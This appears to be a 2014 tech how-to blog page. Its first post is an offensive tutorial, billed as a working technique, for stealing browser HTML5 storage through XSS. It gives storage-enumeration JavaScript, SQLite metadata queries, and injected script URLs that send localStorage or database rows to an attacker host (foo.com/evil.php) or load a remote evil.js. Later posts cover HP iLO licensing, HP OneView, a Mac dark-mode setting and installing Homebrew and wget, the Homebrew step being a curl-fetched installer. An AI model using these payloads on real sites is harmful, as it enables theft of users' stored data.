by Rishi Giri | Nov 20, 2014 | Howtos, HTML, Programming, Storages

HTML5 has introduced some new ways to save huge amount of data on the PC through the browser (use chromium or chrome to see how this work) Hakcers could steal or modify sensitive data online or offline. If a web application which uses this kind of storage ( client-side ) is vulnerable to XSS attacks we can use an attack payload to read or modify the content of known storage keys on the computer’s victim. If the web application loads data or code from the local storage, could be also quite powerful to inject malicious code that will be executed every time the web application will request it.
Working technique : ( 100% working technique, i got success while doing this, you just have to use your brain )
Storage Object Enumeration
var ss = “”;
for(i in window.sessionStorage)
{
ss += i + ” “;
}
var ls = “”;
for(i = 0; i < localStorage.length; i++)
{
ls += localStorage.key(i) + ” “;
}
Database Object Enumeration
var db = “”;
for(i in window)
{
if(window[i] == “[object Database]”)
{
db += i + “ “;
}
}
Extracting Database Metadata
SELECT name FROM sqlite_master WHERE type=’table’
SELECT sql FROM sqlite_master WHERE name=’table_name’
SELECT sqlite_version()
One Shot Attack :
http://blah_blah.com/page.php?name=<script>document.write(‘<img
src=”http://foo.com/ evil.php?name=’ %2B globalStorage[location.hostname].mykey %2B ‘”>’);</script>
http://blah_blah.com/page.php?name=<script>db.transaction(function (tx) { tx.executeSql (“SELECT * FROM client_tb”, [], function(tx, result){ document.write(‘<img src=”http:// foo.com/evil.php?name=’ %2B result.rows.item(0)[‘col_data’] %2B ‘”>’); }); });</script>
http://example.com/page.php?name=<script src=http://foo.com/evil.js>
</script>
Defenses
Website: Avoid saving sensitive data on the users machine and clear
the client-side storage whenever possible.
Web Browser: Web users should check regularly the content of the
HTML5 client-side storage saved by their browser (delete?).
LSO Storage Locations: ( i know only for linux, not a windows user unfortunately :p )
Linux :
/home/$user/.macromedia/Flash_Player/#SharedObjects
by George Sruthin | Nov 17, 2014 | Howtos, Servers
How to add License key to HP iLO

go to this url www.hp.com/go/ilo then click on License tab
choose license you want
for this tutorial i have chosen 60 days trial license

you will receive an e-Software confirmation mail
follow the link which is given in you email
you will get your License
after that enter your iLO
Click administration
Licensing
Enter you Licence Key
Click Install
Done Enjoy HP iLO !
by George Sruthin | Nov 15, 2014 | Howtos, News, Servers
What is HP OneView
HP OneView software provides management tools for converged infrastructure and are used by system administrators to provision, control, and manage software-defined data center components. System administrators use one unified interface, HP OneView to automate data center maintenance and management tasks. These data center maintenance and management tasks traditionally required numerous manual steps and multiple management tools.

OneView PowerShell library has moved to Github , before it was hosted on CodePlex ! Moving HP OneView to Github will ensure that every one can easily access HP Oneview Project , Here is the HP Github Organization Page https://github.com/HewlettPackard ,
by George Sruthin | Oct 28, 2014 | Howtos, Mac, OS

How to Enable and toggle Darkmode in Mac OS X 10.10 Yosemite using keyboard shortcut

This can be done by editing .GlobalPreferences.plist in /Library/Preferences/
.GlobalPreferences.plist will be hidden , if you want to access file use apps like InVisibles.app
original site is here
Open up Terminal then paste the following command line and hit Enter “Return Key”
it will ask for your admin password , enter your password and hit Return key
done
sudo defaults write /Library/Preferences/.GlobalPreferences.plist _HIEnableThemeSwitchHotKey -bool true
you can confirm it by opening .GlobalPreferences.plist from /Library/Preferences/
now logout your Mac(Hackint0sh) and re login

then press these keys
CTRL + OPT + CMD + T
Congrats you have successfully added shortcut for Darkmode in your Mac (Hackint0sh)
Video tutorial from youtube can be found here
by George Sruthin | Oct 14, 2014 | Howtos, Mac, OS
How to install wget in Mac OSX using Homebrew
install Homebrew first
Then type following command line in the terminal
$ brew install wget
installation will end fine
by George Sruthin | Oct 14, 2014 | Howtos, Mac
How to install Homebrew in Mac OSX

ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
Type above given command in the terminal
hit return key
type your password
this will take some time
and you will get this as result